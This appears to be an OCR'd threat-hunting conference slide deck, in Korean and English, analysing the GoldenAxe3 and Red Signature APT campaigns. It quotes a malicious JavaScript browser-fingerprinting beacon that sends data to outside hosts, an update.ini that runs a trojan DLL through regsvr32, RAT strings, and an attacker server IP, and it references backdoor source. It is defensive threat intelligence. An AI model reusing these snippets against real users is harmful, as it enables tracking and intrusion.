Find your enemy

A Practical Case For Threat Hunting

김태형 | IssueMakersLab
taylor@issuemakerslab.com

데프콘에 나온 NSA가 정리한 러시아, 중국, 이란, 북한 해커

2018-08-13

러시아, 중국, 이란, 북한...현재 가장 활발하게 공격하는 나라
각 나라마다 목적과 특징 달라...하지만 방어는 '팀'과 '기본기'로


[보안뉴스 문가용 기자] 지난 주부터 미국에서 열린 보안 행사 데프콘에서 NSA가 모습을 드러냈다. 심지어 무대에 서서 기조연설을 진행하기도 했다. NSA는 비밀리에 주로 움직이는 집단으로, 행사에서 요원을 만나보기란 매우 어려운 일이기 때문에 수많은 보안 전문가 및 해커들이 몰려들었다.

출처:https://www.boannews.com/media/news_print.asp?idx=72193

Case1 : Operation GoldenAxe3

The advanced attack of GoldenAxe

Operation GoldenAxe3



malicious JavaScript

malicious JavaScript


```
var args=new Array(['w',Base64['encode'](          )],['r',Base64['encode']('<?=$referer?>')],
  ['o',Base64['encode'](getOS())],['lv',getLanguage()],['bt',browser[0x0]],['bv',browser[0x1]],
  ['bdv',browser[0x2]],['fv',Base64['encode'](plugin[0x0])],['silv',Base64['encode'](plugin[0x1])],
  ['ez',plugin[0x2]],['ac',plugin[0x3]],['si',plugin[0x4]],['du',plugin[0x5]],['iw',plugin[0x6]]);
var requestHT={};
var img=new Image();
var my_arg='http://alphap1.com/hdd/images/image.php?id=ksjdnks';
for(var i=0x0;i<args['length'];i++)
  {
    my_arg=my_arg+' & '+args[i][0x0]+' = '+args[i][0x1];
  }
img['setAttribute']('src',my_arg);
```


```
var args=new Array(['w',Base64['encode']('site1')],['r',Base64['encode']('<?=$referer?>')],
    ['o',Base64['encode'](getOS())],['lv',getLanguage()],['bt',browser[0x0]],['bv',browser[0x1]],
    ['bdv',browser[0x2]],['fv',Base64['encode'](plugin[0x0])],['silv',Base64['encode'](plugin[0x1])],
    ['ez',plugin[0x2]],['ac',plugin[0x3]],['si',plugin[0x4]],['du',plugin[0x5]],['iw',plugin[0x6]],
    ['ab',_0x530737[0x0]],['ve',_0x530737[0x1]]);

var img=new Image();
var my_arg='http://adfamc.com/editor/sorak/image.php?id=ksjdnks';
for(var i=0x0; i<args['length']; i++)
{
    my_arg=my_arg + '&' + args[i][0x0] + '=' + args[i][0x1];
}
    img['setAttribute']('src',my_arg);
}
```


Out of ActiveX

출처:http://www.it-b.co.kr/news/articleView.html?idxno=6588

ActiveX VS Non-ActiveX

CLOUDSEC2018
Freedom to Connect





#cloudsec

How to update

- Application of ActiveX patches is very difficult


Case2 : Operation Red Signature

Supply Chain Attack

Targets South Korean Companies


Blog VS Official Site

VS



#cloudsec

Supply Chain Attack



출처:https://www.symantec.com/blogs/threat-intelligence/istr-23-cyber-security-threat-landscape

Operation Red Signature

[해커]

1. A사의 인증서 탈취

A사

3. 업데이트 서버 해킹

update.zip
file000.zip
file001.zip

2. 인증서로 사이닝 후
악성코드 업로드

[사용자]

4. 업데이트 요청

정상 파일 전송

A사 업데이트 서버

4. 업데이트 요청

5. 특정 IP 대역에서 접속 시

update.zip
file000.zip
file001.zip
기타 추가 악성코드

해커 서버
(207.148.94.157)

[피해자]
(특정 IP 대역)

6. update.zip 다운로드
- 업데이트 기능을 이용하여
RAT 악성코드가 실행

7. 추가 악성코드 다운로드 및 실행

9002 RAT

update.ini


```
[Files]
FILE0=1000
FILE1=1001
[BeforeUpdate]
Before1=Before_KillFile
[Before_KillFile]
File1=c:\Windows\System32\regsvr32.exe
File2=C:\Windows\SysWOW64\regsvr32.exe
[AfterUpdate]
After1=After_RunFile
[After_RunFile]
File1=0"regsvr32" "%InstallDir%\rcview40u.dll"
[1000]
RealFileName=rcview40u.dll
FileDirectory=%InstallDir%
RealFileSize=64008
DownFileName=file000.zip
DownFileSize=34555
[1001]
RealFileName=rcview.log
FileDirectory=%InstallDir%
RealFileSize=31581
DownFileName=file001.zip
DownFileSize=31725
```

```
00002BB0  FF FF FF FF FF FF FF FF 3A 00 00 00 5F 00 5F 00  ÿÿÿÿÿÿÿÿ:..._._.
00002BC0  72 00 61 00 74 00 5F 00 55 00 6E 00 49 00 6E 00  r.a.t._.U.n.I.n.
00002BD0  73 00 74 00 61 00 6C 00 6C 00 5F 00 5F 00 25 00  s.t.a.l.l._._.%.
00002BE0  64 00 00 00 44 6F 67 20 63 72 65 61 74 65 20 61  d...Dog create a
00002BF0  20 6C 6F 6F 70 20 74 68 72 65 61 64 0A 00 00 00   loop thread.....
00002C00  25 00 25 00 54 00 45 00 4D 00 50 00 25 00 25 00  %.%.T.E.M.P.%.%.
```

- Debug strings
  - “Dog create a loop thread”
- Event uses format string
  - __rat_UnInstall__%d

출처:https://www.sans.org/summit-archives/file/summit-archive-1492182101.pdf

Shiftdoor



首页 » 技术文章 » ShiftDoor V1.2 VC6 源代码

ShiftDoor V1.2 VC6 源代码


2009/10/28 18:20 | 鬼仔 | 技术文章 | 占个座先

作者：陆羽

挺多朋友喜欢我的shfit后门。现在也发现出现很多模仿我的思路的shift后门。但是文件都很大。
避免大家使用有后门的文件
特此提供源代码。
让大家方便自己修改编译。和学习
如果有谁做出改进。欢迎上传共享


本文件VC6.0下编译通过。不需要任何特殊环境

下载地址： ShiftDoor_V1.2_VC6.rar



Threat Hunting

Security Orchestration



출처:https://www.boannews.com/media/view.asp?idx=57049

DEMO

THANK YOU

김태형 | IssueMakersLab
taylor@issuemakerslab.com